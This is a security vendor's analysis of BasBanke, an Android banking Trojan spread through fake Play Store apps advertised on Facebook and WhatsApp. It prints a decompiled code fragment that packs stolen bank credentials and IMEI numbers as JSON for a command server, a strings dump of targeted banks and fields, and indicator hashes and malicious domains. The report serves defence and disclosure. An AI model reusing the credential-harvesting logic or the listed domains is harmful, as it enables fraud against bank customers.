
BasBanke: Trend-setting Brazilian banking Trojan

By GReAT

Published: 2019-04-04 · Archived: 2026-04-06 01:05:44 UTC


BasBanke is a new Android malware family targeting Brazilian users. It is a banking Trojan built to steal financial data such as credentials and credit/debit card numbers, but not limited to this functionality. The propagation of this threat began during the 2018 Brazilian elections, registering over 10,000 installations to April 2019 from the official Google Play Store alone.

This malware can perform tasks such as keystroke logging, screen recording, SMS interception, and the theft of credit card and financial information. To trick users into downloading the malware, the authors advertise it via Facebook and WhatsApp messages. Campaign's new URLs redirect victims either to the official Google Play Store or to a website hosting malicious APK packages.



Malicious applications used to distribute BasBanke, hosted in the Google Play Store.

The malicious applications hosted in Google Play Store disguise themselves as applications with supposed functionality such as a secure QR reader, a fake app for a real travel agency with travel deals, and – implementing a well-known trick – as an application to "see who visited your profile." The most widespread malicious application is a fake version of CleanDroid, first announced in a paid advertisement on Facebook, and linking to the application hosted on the Play Store. This "miraculous" application promises to protect the victim's device against viruses, to optimize memory space, and to save data when using a 3G or 4G connection. In reality it is a banking Trojan.



The malicious CleanDroid application shown in a Facebook advertisement. Source: *Defesa Digital*

The number of targeted banking applications and websites is quite significant. A considerable number of Brazilian financial institutions and other popular websites such as Spotify, YouTube, and Netflix are on the target list. However, when it comes to stealing banking credentials, metadata such as the device name, IMEI, and the telephone number used by the victim are sent to a remote C2. Why pay special attention to this data? Well, fraudsters need it to mimic legitimate access to the account of the victim.

```
for (String str2 = mostCurrent._v7.Imei2();; str2 = "NULL")
{
  StringBuilder localStringBuilder = new StringBuilder().append("{\"deviceName\":\"");
  Object localObject = mostCurrent._vvvv3;
  localStringBuilder = localStringBuilder.append(execucoes._v5).append("\",\"banco\":\"cef\",\"usuario\":\"");
  localObject = mostCurrent._vvvv4;
  localStringBuilder = localStringBuilder.append(starter._vvv4[0]).append("\",\"senha\":\"");
  localObject = mostCurrent._vvvv4;
  localStringBuilder = localStringBuilder.append(starter._vvv4[1]).append("\",\"assinatura\":\"");
  localObject = mostCurrent._vvvv4;
  localStringBuilder = localStringBuilder.append(starter._vvv4[2]).append("\",\"telefone\":\"");
  localObject = mostCurrent._vvvv4;
  _vvvvvvvv7(starter._vvv4[3] + "\",\"IMEI1\":\"" + str1 + "\",\"IMEI2\":\"" + str2 + "\"}");
  return "";
  str1 = "NULL";
  break;
```

Metadata extracted from the phone and sent to the remote C2.

Depending on the version of the malware, we found different targets – and they are all financial institutions. In addition, an extensive list of keywords defines what other brands or websites will trigger the keylogging procedure.

```
00151B3C  ","IMEI1":"
00151B49  ","IMEI2":"
00151B56  ","PIN":"
00151B61  ","ano":"
00151B6C  ","assinatura":"
00151B7D  #","banco":"androidlogins","login":"
00151BA3  ","banco":"bb","agencia":"
00151BBF  ","banco":"bbempresa","chave":"
00151BDF   ","banco":"bradesco","agencia":"
00151C02  ","banco":"brb","cpf":"
00151C1B  ","banco":"cef","usuario":"
00151C38  ","banco":"credicard","cc":"
00151C56  ","banco":"hipercard","cc":"
00151C74  ","banco":"itau","agencia":"
00151C92  ","banco":"itaucard","cc":"
00151CAF  ","banco":"original","cpf":"
00151CCC  $","banco":"santaempresa","agencia":"
00151CF3  ","banco":"santafisica","CPF":"
00151D13  !","banco":"santajuju","agencia":"
00151D37  ","card":"
00151D43  ","conta":"
00151D50  ","cvv":"
00151D5B  ","loja":"
```

We have previously found a few malicious campaigns similar to this but with significantly reduced distribution when compared to BasBanke. Another difference is that BasBanke uses Facebook and WhatsApp as a mass distribution vector. Also, it appears to have sparked new ideas among Brazilian cybercriminal crews, by showing how easy it is to infect an Android device with a malicious application hosted in the official store. The attackers behind BasBanke have proved that the Play Protect feature is not enough to stop them and effectively block their malware. In fact, Basbanke is the forerunner of a larger malicious campaign that we'll be reporting on soon.

Reference IoC

Hashes

00de6f665a41be232a4df975944a2580
0f455547228459c65044845671c9de83
5ff98c27c34ec90c82bb46c28453e3e0
41301a295044410c41d547e6abc9a1a9
e1dfeee5bb82b27c5866da16063aa833
1aa0a4992168953a631a625ab181e236

11edce35dad85f3e188bfd13b718d19c
79cf391a3ae2477cd804c68850dba80d
6938b27cdbc5ac5e98fd2a34bde034a6
7e1bb73f514b6af7be16ab5bcb0efa5e

Domains

dodothebest.esy.es
zalthome.esy.es
servcobranca.in
ibercob.com.br
rootcenter.com.br
royhols.com
autopecasecreta.com.br
investcerto.site
bancobrasil.mobi
citiapp.mobi
ltau.mobi
moduloempresa.com
noisquevoa.mobi
pagseguro.mobi
aplicativo-sms.com

Interested in more information? Email us at financialintel@kaspersky.com

---